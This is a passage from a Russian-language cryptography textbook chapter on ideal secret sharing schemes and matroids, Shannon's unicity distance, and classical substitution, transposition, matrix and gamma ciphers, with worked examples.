Это определение отличается от определений 1 и 2 тем, что на неразрешенные множества **A** накладываются довольно слабое условие, а именно, если множество строк **V** с данными значениями координат из множества **A** непусто, то все возможные значения секрета встречаются в нулевой координате этих строк (без требований "одинаково часто" как в комбинаторном определении 2 или же "с априорной вероятностью" как в вероятностном определении 1). Легко видеть, что матрица любой совершенной вероятностной СРС задает БД-совершенную СРС, но обратное неверно.

Для произвольной комбинаторной СРС, задаваемой матрицей **V**, определим на множествах $A \subseteq \{0, 1, \ldots, n\}$ функцию $h(A) = \log_q ||V_A||$, где $q = |S_0|$. Легко проверить, что $\max\{h(A), h(B)\} \le h(A \cup B) \le h(A) + h(B)$ для любых множеств **A** и **B**, а условие (184) может быть переписано в виде

$$h_q(V_{A\cup 0}) = h_q(V_A) + \delta_\Gamma(A)\, h_q(V_0)$$

Лемма. Для любой БД-совершенной СРС если $A \notin \Gamma$ и $\{A \cup i\} \in \Gamma$, то $h(i) \ge h(0)$.

Доказательство. По условиям леммы

$h(A \cup 0) = h(A) + h(0)$ и $h(A \cup i \cup 0) = h(A \cup i)$. Следовательно,

$$h(A) + h(i) \ge h(A \cup i) = h(A \cup i \cup 0) \ge h(A \cup 0) = h(A) + h(0)$$

Так мы предполагаем, что все точки $i \in \{1, \ldots, n\}$ существенные, т.е. для любого **i** найдется подмножество **A** такое, что $A \notin \Gamma$ и $\{A \cup i\} \in \Gamma$, то из леммы вытекает

*Следствие***.** Для любой БД-совершенной СРС $|S_i| \ge |S_0|$ для всех $i = 1, \ldots, n$.

Следствие означает, как отмечалось выше, что для совершенных СРС "размер" проекции не может быть меньше "размера" секрета. Поэтому БД-совершенная СРС называется идеальной, если $|S_i| = |S_0|$ для всех $i = 1, \ldots, n$.

Замечание. Неравенство $|S_i| \ge |S_0|$ справедливо и для совершенных вероятностных СРС, поскольку их матрицы задают БД-совершенные СРС.

Естественный вопрос состоит в том, для каких структур доступа Г существуют реализующие их идеальные (вероятностные или комбинаторные) СРС. Как уже отмечалось, наилучший на сегодняшний день ответ использует слово *матроид*. Напомним определение матроидов и некоторые их основные свойства.

Матроидом называется конечное множество **X** и семейство **I** его подмножеств, называемых *независимыми* (остальные множества называются зависимыми), если выполнены следующие свойства:

$$\varnothing \in \mathbf{I}; \tag{18.5.1}$$

Если $\mathbf{A} \in \mathbf{I}$ и $\mathbf{B} \subset \mathbf{A}$, то $\mathbf{B} \in \mathbf{I}$; (18.5.2)

Если $\mathbf{A}$, $\mathbf{B} \in \mathbf{I}$ и $|\mathbf{A}| = |\mathbf{B}| + 1$,

то существует $\mathbf{a} \in \mathbf{A} \backslash \mathbf{B}$ такое, что $\mathbf{a} \cup \mathbf{B} \in \mathbf{I}$. (18.5.3)

Пример 18.4. Множество $\mathbf{X}$ — это множество векторов в некотором линейном векторном пространстве, а независимые подмножества — это линейно независимые подмножества векторов.

Собственно с этого примера и началась теория матроидов, вначале как попытка дать аксиоматическое определение линейной независимости векторов через "внутренние свойства", т.е. не апеллируя к понятию вектора. К счастью, попытка не удалась, так как нашлись матроиды, не представимые как линейные (т.е. как системы векторов), а сама теория матроидов разрослась далеко за пределы линейной алгебры.

Пример 18.5. (матроид Вамоса). Рассмотрим следующее множество: $\mathbf{X} = \{1, 2, 3, 4, 5, 6, 7, 8\}$ и положим $\mathbf{a} = \{1, 2\}$, $\mathbf{b} = \{3, 4\}$, $\mathbf{c} = \{5, 6\}$ и $\mathbf{d} = \{7, 8\}$. Матроид Вамоса определяется как матроид, в котором множества $\mathbf{a} \cup \mathbf{c}$, $\mathbf{a} \cup \mathbf{d}$, $\mathbf{b} \cup \mathbf{c}$, $\mathbf{b} \cup \mathbf{d}$, $\mathbf{c} \cup \mathbf{d}$, а также все подмножества из пяти или более элементов являются зависимыми. Известно, что этот матроид не является линейным.

Матроид также можно определить через так называемую ранговую функцию $\mathbf{r(A)}$ матроида, определяемую как максимальная мощность независимого подмножества $\mathbf{B} \subseteq \mathbf{A}$. Очевидно, что независимые множества (и только они) задаются условием $\mathbf{r(A)} = |\mathbf{A}|$. Ранговая функция матроида обладает свойствами

$$\mathbf{r(A)} \in \mathbf{Z};\ \mathbf{r}(\varnothing) = \mathbf{0}; \tag{18.6.1}$$

$$\mathbf{r(A)} \le \mathbf{r(A \cup b)} \le \mathbf{r(A)} + \mathbf{1}; \tag{18.6.2}$$

Если $\mathbf{r(A \cup b)} = \mathbf{r\ (A \cup c)} = \mathbf{r(A)}$, то $\mathbf{r\ (A \cup b \cup c)} = \mathbf{r(A)}$. (18.6.3)

Обратно, пусть некоторая функция $\mathbf{r(A)}$ обладает свойствами (18.6). Назовем независимыми те множества $\mathbf{A}$, для которых $\mathbf{r(A)} = |\mathbf{A}|$. Тогда эти множества задают матроид, а функция $\mathbf{r}$ является его ранговой функцией. Возможно также определить матроид через минимальные зависимые множества, называемые циклами. Матроид называется *связным*, если для любых двух его точек существует содержащий их цикл.

Теперь мы можем сформулировать основной результат.

Теорема. Для любой БД-совершенной идеальной СРС, реализующей структуру доступа $\mathbf{\Gamma}$, независимые множества, определяемые условием $\mathbf{\log|_{S0}|\ ||V_A||} = |\mathbf{A}|$, задают связный матроид на множестве $\{0, 1,\ldots, n\}$. Все циклы этого матроида, содержащие точку $\mathbf{0}$, имеют вид $\mathbf{0 \cup A}$, где $\mathbf{A} \in \mathbf{\Gamma_{min}}$.

Доказательство теоремы приведено в соответствующей литературе и выходит за рамки данной книги. Главным в доказательстве теоремы является "проверка" целочисленности функции $\mathbf{h(A)}$. В самом деле, $\mathbf{h(A)}$ очевидно обладает остальными свойствами (6)

и, следовательно, при условии целочисленности является ранговой функцией и задает матроид.

Отметим, что из второй части утверждения теоремы следует, что разным идеальным СРС, реализующим данную структуру доступа **Г**, всегда соответствует один и тот же матроид, поскольку матроид однозначно определяется всеми циклами, проходящими через фиксированную точку. Тем самым, каждой идеальной реализуемой структуре доступа соответствует однозначно определенный матроид.

В связи с теоремой возникает несколько естественных вопросов. Прежде всего, не порождают ли идеальные СРС все матроиды? Нет, например, матроид Вамоса не может быть получен как матроид идеальной СРС. С другой стороны линейные матроиды есть ни что иное, как рассмотренные идеальные одномерные линейные СРС. В связи с этим возникает вопрос о существовании структуры доступа **Г**, которую невозможно реализовать в виде идеальной одномерной линейной СРС, но можно в виде идеальной многомерной линейной СРС. Такие примеры имеются, и, значит, мы можем говорить о многомерных линейных матроидах как классе матроидов более общем, чем линейные.

Итак, идеальных СРС больше, чем линейных матроидов, но меньше, чем всех матроидов. Уточнить, насколько больше, представляется довольно сложной задачей. В частности, существует ли идеально реализуемая структура доступа **Г**, которую невозможно реализовать как идеальную линейную многомерную СРС?

Секретность и имитостойкость

Криптографические преобразования обеспечивают решение двух главных проблем ЗИ: ***проблемы секретности*** (лишение противника возможности извлечь информацию из канала связи) и ***проблемы имитостойкости*** (лишение противника возможности ввести ложную информацию в канал связи или изменить сообщение так, чтобы изменился его смысл).

В случае телефонной связи главной является *проблема имитостойкости*, поскольку вызванная сторона не может часто определить, кто звонит. Подслушивание, требующее подключения к проводам, технически более сложно и юридически более опасно, чем вызов корреспондента и выдача себя за кого-то другого. В случае радиосвязи ситуация прямо противоположная. Перехват здесь является пассивным и сопряжен с незначительной юридической опасностью, тогда как введение информации связано с риском обнаружения незаконного передатчика и юридического преследования.

Проблема секретности

Проблемы секретности и имитостойкости между собой тесно связаны, поэтому методы решения одной из них часто применимы для решения другой. Из двух названных проблем проблема секретности обычно рассматривается первой, как более старая и шире известная. Рассмотрим схему прохождения потока информации в криптографической системе, обеспечивающей секретность (рис. 18.3).




Рис. 18.3. Поток информации в криптографической системе, обеспечивающей секретность

Отправитель генерирует открытый текст, или шифрованное сообщение **P**, которое должно быть передано получателю по незащищенному прослушиваемому каналу. Для того чтобы перехватчик не смог узнать содержания сообщения **P**, отправитель шифрует или кодирует его с помощью обратимого преобразования $\mathbf{S_k}$ и получает криптограмму или шифрованный текст $\mathbf{C = S_k(P)}$. Получатель, приняв сообщение **C**, дешифрирует или декодирует его с помощью обратного преобразования $\mathbf{S_k^{-1}}$ и получает исходное сообщение

$$\mathbf{S_k^{-1}(C) = S_k^{-1}[S_k(P)] = P}$$

Преобразование $\mathbf{S_k}$ выбирается из семейства криптографических преобразований, называемых *криптографической*, или *общей*, системой.

Параметр, выбирающий отдельное используемое преобразование, называется ***ключом***.

Общая система — это набор инструкций, аппаратурных средств и программного обеспечения ЭВМ, с помощью которого можно зашифровать и расшифровать текст разными способами, один из которых выбирается с помощью конкретного ключа.

Говоря более формально, ***криптографическая система*** — это однопараметрическое семейство $\mathbf{(S_k)_{k \in K}}$ обратимых преобразований $\mathbf{S_k: P \to C}$ из пространства **P** сообщений открытого текста в пространство **C** шифрованных сообщений. Параметр, или ключ **K**, называется ***пространством ключей***.

Обычно общая система рассматривается как общедоступная. С одной стороны, открытая для всех часть общей системы является предметом соглашения, а с другой стороны, это отражает очень важное правило техники защиты: защищенность системы не должна зависеть от секретности чего-либо такого, что нельзя быстро изменить в случае утечки секретной информации. Обычно общая система является некоторой совокупностью аппаратуры и программ, которую можно изменить только со значительной затратой времени и средств, тогда как ключ представляет собой легко изменяемый объект.

Поскольку вся секретность сосредоточена в секретности ключа, то его надо передавать отправителю и получателю по защищенному каналу распространения ключей, такому, как курьерская служба и т.д.

Проблема имитостойкости

Теперь рассмотрим схему прохождения потока информации в криптографической системе, обеспечивающей имитостойкость (рис. 18.4).




Рис. 18.4. Поток информации в криптографической системе, обеспечивающей имитостойкость

При решении проблемы имитостойкости противник может не только видеть все криптограммы, передаваемые по каналу, но может также изменять их по своему желанию. Законный получатель защищает себя от обмана, дешифрируя все полученные сообщения и принимая только те сообщения, которые зашифрованы правильным ключом.

Любая попытка со стороны перехватчика расшифровать криптограмму **C** для получения открытого текста **P** или зашифровать свой текст **P'** для получения приемлемой криптограммы **C'** без получения ключа должно быть полностью исключено.

Если криптоанализ невозможен и криптоаналитик не может вывести **P** и **C** или **C'** из **P'** без предварительного получения ключа, то такая криптографическая система является ***криптостойкой***.

Безусловная и теоретическая стойкость

Существует два принципиально разных метода обеспечения стойкости криптографических систем против криптоаналитического нападения.

В некоторых системах объем доступной криптоаналитику информации фактически недостаточен для того, чтобы найти преобразования и дешифрирования, причем данная ситуация не зависит от того, какие вычислительные мощности имеет криптоаналитик.

Система такого рода называется ***безусловно стойкой***.

В том случае, когда перехваченный материал содержит достаточно информации для однозначного решения криптоаналитической задачи, нет никакой гарантии, что это решение будет найдено криптоаналитиком, имеющим определенные вычислительные ресурсы. Следовательно, цель разработчика криптографической системы состоит в том, чтобы уменьшить затраты на операции шифрования и дешифрирования, но чтобы в тоже время любая криптоаналитическая операция была слишком сложной и поэтому экономически невыгодной. Иными словами, необходимо, чтобы задача криптоанализа, о которой известно, что она разрешима при конечном объеме вычислений, была бы столь громоздкой, что для ее решения не хватило бы физических вычислительных ресурсов всего мира. Задачу такого объема называют ***вычислительно нереализуемой***, а связанную с ней криптографическую систему — ***вычислительно стойкой***.

В случае безусловно стойких систем их стойкость может быть доказана, но что касается теории вычислительной сложности, то при нынешнем уровне ее развития она не в состоянии продемонстрировать вычислительную нереализуемость любой криптографической задачи. Поэтому в криптографии возникло и развивается направление, посвященное разработке формальных процессов проверки стойкости. Такие процессы сводятся к криптоаналитическому нападению на предлагаемые для проверки криптографические системы при условиях, благоприятных для криптоаналитика.

Единственной безусловно стойкой системой, находящейся в широком пользовании, является ***лента однократного использования***, в которой открытый текст объединяется со случайным ключом такой же длины. Обычно открытый текст представляет собой строку из **n** бит, которая объединяются со случайным ключом такой же длины с помощью сложения по модулю 2. Как видно из самого названия, этот ключ никогда больше не используется.

Даже если бы криптоаналитик попытался осуществить дешифрирование, используя все $\mathbf{2^n}$ возможных ключей, он просто увидел бы все $\mathbf{2^n}$ возможных открытых текстов одинаковой длины. Поскольку перехват криптограммы не позволяет криптоаналитику вывести какое-либо сообщение в виде открытого текста, то он не узнает ничего, кроме длины сообщения. Клод Шеннон анализировал абсолютную стойкость более подробно. Если криптоаналитик располагает неограниченным временем для вычислений, то он не связан рамками вычислительной эффективности и может провести полный криптоанализ, испытывая все возможные ключи и сохраняя в качестве результата все осмысленные тексты. В случае ленты однократного использования необходимо сохранить все осмысленные тексты, имеющие одинаковую с криптограммой длину, но в других безусловно стойких системах может быть меньшее количество осмысленных решений. Например, криптограмма XMDA, полученная в результате простой подстановки годится для любого четырехбуквенного слова с неповторяющимися буквами.

По мере того как количество перехваченных текстов возрастает, может быть достигнута точка, в которой оказывается возможным получение однозначного решения. Шеннон назвал это интервалом однозначности $\mathbf{N_0}$. В случае ленты однократного использования этого никогда не случиться, и $\mathbf{N_0 = \infty}$, тогда как в случае простого подстановочного шифра значение $\mathbf{N_0}$ конечно. Шеннон предложил модель для предсказания интервала однозначности шифра. Полученные с помощью этой модели результаты согласуются с практикой. В соответствии с этой моделью “случайного шифра”

$$\mathbf{N_0 = \frac{H(K)}{D}} \qquad (18.7)$$

где **H(K)** — энтропия ключа (обычно это просто длина ключа, измеренная в битах, или $\mathbf{log_2}$ от количества ключей), **D** — избыточность языка, измеренная в битах на 1 знак. (Например, в английском языке за буквой Q всегда следует буква U, которая является избыточной.) Качественно модель можно показать, переписав (18.7) в виде требования для однозначности решения

$$\mathbf{H(K) \le N_0 D} \qquad (18.8)$$

где **H(K)** характеризует количество неизвестных в двоичном представлении ключа, а $\mathbf{N_0D}$ в широком смысле определяет количество уравнений, которые необходимо решить для нахождения ключа. Когда количество уравнений *меньше* количества неизвестных, однозначное решение ***невозможно*** и система *является* безусловно стойкой. Когда количество уравнений *больше* количества неизвестных, т.е. как в (18.8), однозначное решение ***возможно*** и система *не является* безусловно стойкой, хотя она все еще *может быть* вычислительно стойкой.

Несмотря на то, что в теории кодирования Шеннона (т.е. в предположении, что криптоаналитик располагает неограниченными ресурсами) обычно рассматривается нападение при наличии только шифрованного текста, но иногда используются и комбинации шифрованного и открытого текста, что повышает избыточность.

Уравнение (18.7) показывает ценность снятия данных, производимого перед шифрованием.

Согласно Фридмэну, почти любая криптограмма из 25 букв и более, полученная подстановкой, может быть раскрыта. Поскольку криптоаналитик располагает ограниченными вычислительными возможностями, он не может перепробовать все $\mathbf{26! \approx 4.10^{26}}$ ключей и должен полагаться на субоптимальные методы, такие как частотный анализ. Таким образом, можно сказать, что $\mathbf{N_0} = 25$ знаков.

В случае ленты однократного использования $\mathbf{H(K) = \infty}$, откуда, согласно (7), $\mathbf{N_0 = \infty}$. После простой подстановки получаем $\mathbf{H(K) = \log_2(26!) = 88{,}4}$ бит, поэтому для вычисления $\mathbf{N_0}$ принято находить **D**. Каждый знак мог бы переносить максимум $\mathbf{\log_2(26) = 4{,}7}$ бит информации, если бы все комбинации были возможны. Но поскольку правила правописания и грамматики запрещают использование большинства комбинаций, то в среднем каждый знак переносит всего лишь **1,5** бит информации. Оставшиеся **3,2** бит оказываются избыточными, откуда $\mathbf{D = 3{,}2}$ бит/знак. Таким образом, уравнение (18.7) представляет величину $\mathbf{N_0 = 28}$ знаков, что хорошо согласуется с практикой.

Например, если перехвачено сообщение длиной в **1000** знаков и известна некоторая последовательность из **100** знаков открытого текста, то общая избыточность составит не **3200** бит, а (**900** знаков) × (**3,2** бит/знак) + (**100** знаков) × (**4,7** бит/знак) = **3350** бит.

Сжатие данных устраняет избыточность, увеличивая тем самым интервал однозначности. Избыточная информация может быть добавлена после дешифрирования. Совершенное сжатие данных устранило бы всю избыточность и привело бы к $\mathbf{N_0 = \infty}$ при любой длине ключа, но это довольно дорогое мероприятие.

Важным подготовительным этапом для проверки стойкости шифра является продумывание различных предполагаемых возможностей, с помощью которых противник может вскрыть шифр. Появление таких возможностей у противника обычно не зависит от собственно используемого криптографического метода, а является следствием некоторой внешней подсказки, наличие которой существенно влияет на стойкость шифра. Поэтому оценки стойкости шифра всегда содержат те предположения о противнике, в условиях которых эти оценки получены.

Прежде всего, обычно считается, что противник знает сам шифр и имеет возможность его предварительного изучения. Противник также знает некоторые характеристики откры-

тых текстов (защищаемой информации), например, общую тематику сообщений, их стиль, некоторые стандарты, форматы и т.д.

Приведем три примера специфических возможностей противника:

- противник может перехватывать все шифрованные сообщения, но не имеет соответствующих им открытых текстов;
- противник может перехватывать все шифрованные сообщения и добывать соответствующие им открытые тексты;
- противник имеет доступ к шифру (но не к ключам!) и поэтому может зашифровать любую информацию.

На протяжении многих веков среди специалистов не утихали споры о стойкости шифров и о возможности построения абсолютно стойкого шифра.

“Отец кибернетики” Норберт Винер отмечал: “Любой шифр может быть вскрыт, если только в этом есть настоятельная необходимость и информация, которую предполагается получить, стоит затраченных средств, усилий и времени…”

Поэтому у пользователя остается единственный путь — получение практических оценок стойкости. Этот путь состоит из следующих этапов.

1. Понять и четко сформулировать, от какого противника необходимо защищать информацию. Следует уяснить, что именно противник знает или может узнать о системе шифра, какие силы и средства он сможет применить для его вскрытия.
2. Мысленно стать в положение противника и попытаться с его позиций вскрыть шифр, т.е. разработать различные алгоритмы вскрытия шифра, обеспечивая при этом в максимальной мере моделирование сил, средств и возможностей противника.
3. Наилучший из разработанных алгоритмов использовать для практической оценки стойкости шифра.

Следует упомянуть о двух простейших методах вскрытия шифра: случайного угадывания ключа (он срабатывает с малой вероятностью, но является самую низкую вычислительную сложность) и перебора всех подряд ключей вплоть до нахождения истинного (он срабатывает всегда, но имеет самую высокую вычислительную сложность).

Анализ основных криптографических методов ЗИ

Иногда криптографические методы ЗИ разделяют на три группы: ***методы подстановки***, ***методы перестановки*** и ***аддитивные методы***. Методы перестановки и подстановки характеризуются хорошими ключами, а их надежность связана со сложным алгоритмом преобразования. При аддитивных методах пользуются простыми алгоритмами преобразования, обеспечивая надежность с помощью ключей большого объема.

Иногда говорят о ***блочных методах***, имея в виду первые две группы, в которых алгоритм работает сразу над большим блоком информации, и о ***потоковых методах***, где шифрование происходит знак за знаком. Однако при использовании аддитивных методов преобразование может осуществляться сразу над целым машинным словом и метод приобретает признаки блочного.

Шифрование методом подстановки (замены)

В этом, наиболее простом, методе символы шифруемого текста заменяются другими символами, взятыми из одного (моноалфавитная подстановка) или нескольких (полиалфавитная подстановка) алфавитов. Самой простой разновидностей является прямая замена, когда буквы шифруемого текста заменяются другими буквами того же самого или некоторого другого алфавита.

Если объем зашифрованного текста большой, то частоты появления букв в зашифрованном тексте будут ближе к частотам появления букв в алфавите (того языка, на котором написан текст) и расшифровка будет очень простой.

Поэтому простую замену в настоящее время используют редко и в тех случаях, когда шифруемый текст короток.

Для повышения стойкости шифра используют так называемые полиалфавитные подстановки, в которых для замены символов исходного текста используются символы нескольких алфавитов. Существует несколько разновидностей полиалфавитной подстановки, наиболее известными из которых являются одно- (обыкновенная и монофоническая) и многоконтурная.

При *полиалфавитной одноконтурной обыкновенной* подстановке для замены символов исходного текста используется несколько алфавитов, причем смена алфавитов осуществляется последовательно и циклически, т.е. первый символ заменяется соответствующим символом первого алфавита, второй — символом второго алфавита и т.д. до тех пор, пока не будут использованы все выбранные алфавиты. После этого использование алфавитов повторяется.

В качестве примера рассмотрим шифрование с помощью таблицы Виженера. ***Таблица Виженера*** представляет собой матрицу с $\mathbf{n}^2$ элементами, где **n** — количество символов используемого алфавита. Каждая строка матрицы получена циклическим сдвигом алфавита на символ. Для шифрования выбирается буквенный ключ, в соответствии с которым формируется рабочая матрица шифрования. Осуществляется это следующим образом. Из полной таблицы выбирается первая строка и те строки, первые буквы которых соответствуют буквам ключа. Первой размещается первая строка, а под нею — строки, соответствующие буквам ключа в порядке следования этих букв в ключе.

Сам процесс шифрования осуществляется следующим образом:

- под каждой буквой шифруемого текста записывают буквы ключа (ключ при этом повторяется необходимое количество раз);
- каждая буква шифруемого текста заменяется по подматрице буквами, находящимися на пересечении линий, соединяющих буквы шифруемого текста в первой строке подматрицы и находящихся под ними букв ключа;
- полученный текст может разбиваться на группы по несколько знаков.

Исследования показали, что при использовании такого метода статистические характеристики исходного текста практически не проявляются в зашифрованном тексте. Нетрудно заметить, что замена по таблице Виженера эквивалентна простой замене с циклическим изменением алфавита, т.е. здесь мы имеем полиалфавитную подстановку, при-

чем число используемых алфавитов определяется числом букв в ключе. Поэтому стойкость такой замены определяется произведением прямой замены на количество используемых алфавитов, т.е. на количество букв в ключе.

Одним из недостатков шифрования по таблице Виженера является то, что при небольшой длине ключа надежность шифрования остается невысокой, а формирование длинных ключей сопряжено с определенными трудностями.

Нецелесообразно выбирать ключи с повторяющимися буквами, так как при этом стойкость шифра не возрастает. В то же время ключ должен легко запоминаться, чтобы его можно было не записывать. Последовательность же букв, не имеющих смысла, запомнить трудно.

С целью повышения стойкости шифрования можно использовать усовершенствованные варианты таблицы Виженера. Отметим некоторые из них:

- во всех (кроме первой) строках таблицы буквы располагаются в произвольном порядке;
- в качестве ключа используются случайные последовательности чисел.

Из таблицы Виженера выбираются десять произвольных строк, которые кодируются натуральными числами от 0 до 10. Эти строки используются в соответствии с чередованием цифр в выбранном ключе.

Частным случаем рассмотренной полиалфавитной подстановки является так называемая *монофоническая подстановка*. Особенность этого метода состоит в том, что количество и состав алфавитов выбираются таким образом, чтобы частоты появления всех символов в зашифрованном тексте были одинаковыми. При таком положении затрудняется криптоанализ зашифрованного текста с помощью его статической обработки. Выравнивание частот появления символов достигается за счет того, что для часто встречающихся символов исходного текста предусматривается использование большего числа заменяющих элементов, чем для редко встречающихся.

Полиалфавитная многоконтурная подстановка заключается в том, что для шифрования используется несколько наборов (контуров) алфавитов, используемых циклически, причем каждый контур в общем случае имеет свой индивидуальный период применения. Этот период исчисляется, как правило, количеством знаков, после зашифровки которых меняется контур алфавитов. Частным случаем многоконтурной полиалфавитной подстановки является замена по таблице Вижинера, если для шифрования используется несколько ключей, каждый из которых имеет свой период применения.

Общая модель шифрования подстановкой может быть представлена в следующем виде:

$$\mathbf{t_i^c = t_i^p + \omega \bmod (K - 1)}$$

где $\mathbf{t_i^c}$ — символ зашифрованного текста; $\mathbf{t_i^p}$ — символ исходного текста; $\boldsymbol{\omega}$ — целое число в диапазоне от $\mathbf{0}$ до $(\mathbf{K–1})$; $\mathbf{K}$ — количество символов используемого алфавита.

Если $\boldsymbol{\omega}$ фиксировано, то формула описывает моноалфавитную подстановку, если $\boldsymbol{\omega}$ выбирается из последовательности $\boldsymbol{\omega_1, \omega_2, \ldots, \omega_n}$, то получается полиалфавитная подстановка с периодом $\mathbf{n}$.

Если в полиалфавитной подстановке $\mathbf{n > m}$ (где **m** — количество знаков шифруемого текста) и любая последовательность $\omega_1, \omega_2, \ldots, \omega_n$ используется только один раз, то такой шифр является теоретически не раскрываемым, если противник не имеет доступа к исходному тексту. Этот шифр называют шифром Вермана.

Шифрование методом перестановки

Этот метод заключается в том, что символы шифруемого текста переставляются по определенным правилам внутри шифруемого блока символов. Рассмотрим некоторые наиболее часто встречающиеся разновидности этого метода: *простой*, *усложненный по таблице* и *усложненный по маршрутам перестановки*.

Шифрование простой перестановкой

Шифрование простой перестановкой осуществляется следующим образом:

- выбирается ключевое слово с неповторяющимися символами;
- шифруемый текст записывается последовательными строками под символами ключевого слова;
- зашифрованный текст выписывается колонками в той последовательности, в которой располагаются в алфавите буквы ключа (или в порядке следования цифр в натуральном ряду, если он цифровой).

Рассмотрим следующий пример:

```
открытый текст: БУДЬТЕ ОСТОРОЖНЫ
ключ: 5 8 1 3 7 4 6 2
схема шифрования:
5 8 1 3 7 4 6 2
Б У Д Ь Т Е α О
С Т О Р О Ж Н Ы
(α — пробел)
```

Группируем по 2 символа и получаем зашифрованный текст:

```
1 2 3 4 5 6 7 8
ДООЫЬРЕЖБСαНТОУТ
```

Недостатком шифрования простой перестановкой обуславливается тем, при большой длине шифруемого текста в зашифрованном тексте могут проявиться закономерности символов ключа. Для устранения этого недостатка можно менять ключ после зашифровки определенного количества знаков. При достаточно частой смене ключа стойкость шифрования можно существенно повысить. При этом, однако, усложняется организация процесса шифрования и дешифрования.

Усложненный метод перестановки по таблицам

Усложненный метод перестановки по таблицам заключается в том, что для записи символов шифруемого текста используется специальная таблица, в которую введены некоторые усложняющие элементы. Таблица представляет собой матрицу, размеры которой могут быть выбраны произвольно (например 10 × 10). В нее, как и в случае простой перестановки, записываются знаки шифруемого текста. Усложнение состоит в том, что определенное число клеток таблицы не используется. Количество и расположение неиспользуемых элементов является дополнительным ключом шифрования. Шифруемый текст блоками по $\mathbf{m \times n - S}$ элементов записывается в таблицу ($\mathbf{m \times n}$ — размеры таблицы, $\mathbf{S}$ — количество неиспользуемых элементов). Далее процедура шифрования аналогична простой перестановке.

Варьируя размерами таблицы, последовательностью символов ключа, количеством и расположением неиспользуемых элементов, можно получить требуемую стойкость зашифрованного текста.

Усложненный метод перестановок по маршрутам

Весьма высокую стойкость шифрованию можно обеспечить, используя усложненный метод перестановок по маршрутам типа гамильтоновских. При этом для записи символов шифруемого текста используются вершины некоторого гиперкуба, а знаки зашифрованного текста считываются по маршрутам Гамильтона, причем используется несколько различных маршрутов (рис. 18.5).

Следует заметить, что все процедуры шифрования и расшифровки по методу перестановки являются в достаточной степени формализованным и могут быть реализованы алгоритмически.

Шифрование с помощью аналитических преобразований

Достаточно надежное закрытие информации может обеспечиваться при использовании для шифрования аналитических преобразований. Для этого можно применять методы алгебры матриц, например, умножение матрицы на вектор по правилу

$$||a_{ij}||\ b_j = C_j = \sum_j a_{ij} b_j$$




Рис. 18.5. Схема шифрования перестановкой по маршрутам Гамильтона. Открытый текст "КРИПТОГР", зашифрованный текст — "ТОРКИПРГ" (вверху) и "ТКИПРОРГ" (внизу)

Если матрицу $||a_{ij}||$ использовать в качестве ключа, а вместо компонента вектора $\mathbf{b_j}$ подставить символы исходного текста, то компоненты вектора $\mathbf{C_j}$ будут представлять собой символы зашифрованного текста.

Используем в качестве примера этого метода квадратную матрицу третьего порядка, которая будет играть роль ключа:

$$\left|\left| \begin{matrix} 14 & 8 & 3 \\ 8 & 5 & 2 \\ 3 & 2 & 1 \end{matrix} \right|\right|$$

Заменим буквы алфавита цифрами, соответствующими их порядковому номеру в алфавите: **А = 0**; **Б = 1**; **В = 2** и т.д. Тогда тексту **ВАТАЛА** (текст произвольный) будет соответствовать последовательность **3**, **0**, **19**, **0**, **12**, **0**. По принятому алгоритму шифрования выполним необходимые действия:

$$\begin{vmatrix} 14 & 8 & 3 \\ 8 & 5 & 2 \\ 3 & 2 & 1 \end{vmatrix} \times \begin{vmatrix} 3 \\ 0 \\ 19 \end{vmatrix} = \begin{vmatrix} 99 \\ 62 \\ 28 \end{vmatrix}, \qquad \begin{vmatrix} 14 & 8 & 3 \\ 8 & 5 & 2 \\ 3 & 2 & 1 \end{vmatrix} \times \begin{vmatrix} 0 \\ 12 \\ 0 \end{vmatrix} = \begin{vmatrix} 96 \\ 60 \\ 24 \end{vmatrix}$$

Таким образом, зашифрованный текст будет иметь следующий вид:

99, **62**, **28**, **96**, **60**, **24**

Расшифровывание осуществляется с использованием того же правила умножения матрицы на вектор, только в качестве основы берется матрица, обратная той, с помощью которой осуществляется закрытие, а в качестве вектора-сомножителя — соответствующее количество символов закрытого текста. Значениями вектора-результата будут цифровые эквиваленты знаков открытого текста.

Шифрование методом гаммирования

Суть этого метода состоит в том, что символы шифруемого текста последовательно складываются с символами некоторой специальной последовательности, которая называется ***гаммой***. Иногда такой метод представляют как наложение гаммы на исходный текст, поэтому он получил название “гаммирование”.

Процедуру наложения гаммы на исходный текст можно осуществить двумя способами. В *первом способе* символы исходного текста и гаммы заменяются цифровыми эквивалентами, которые затем складываются по модулю **К**, где **К** — количество символов в алфавите, т.е. $\mathbf{t_c = (t_p + t_g) \bmod К}$, где $\mathbf{t_c}$, $\mathbf{t_p}$, $\mathbf{t_g}$ — символы соответственно зашифрованного текста, исходного текста и гаммы.

При *втором способе* символы исходного текста и гаммы представляются в виде двоичного кода, а затем соответствующие разряды складываются по модулю 2. Вместо сложения по модулю 2 при гаммировании можно использовать другие логические операции, например преобразование по правилу логической эквивалентности или логической неэквивалентности. Такая замена равносильна введению еще одного ключа, которым является выбор правила формирования символов зашифрованного сообщения из символов исходного текста и гаммы.

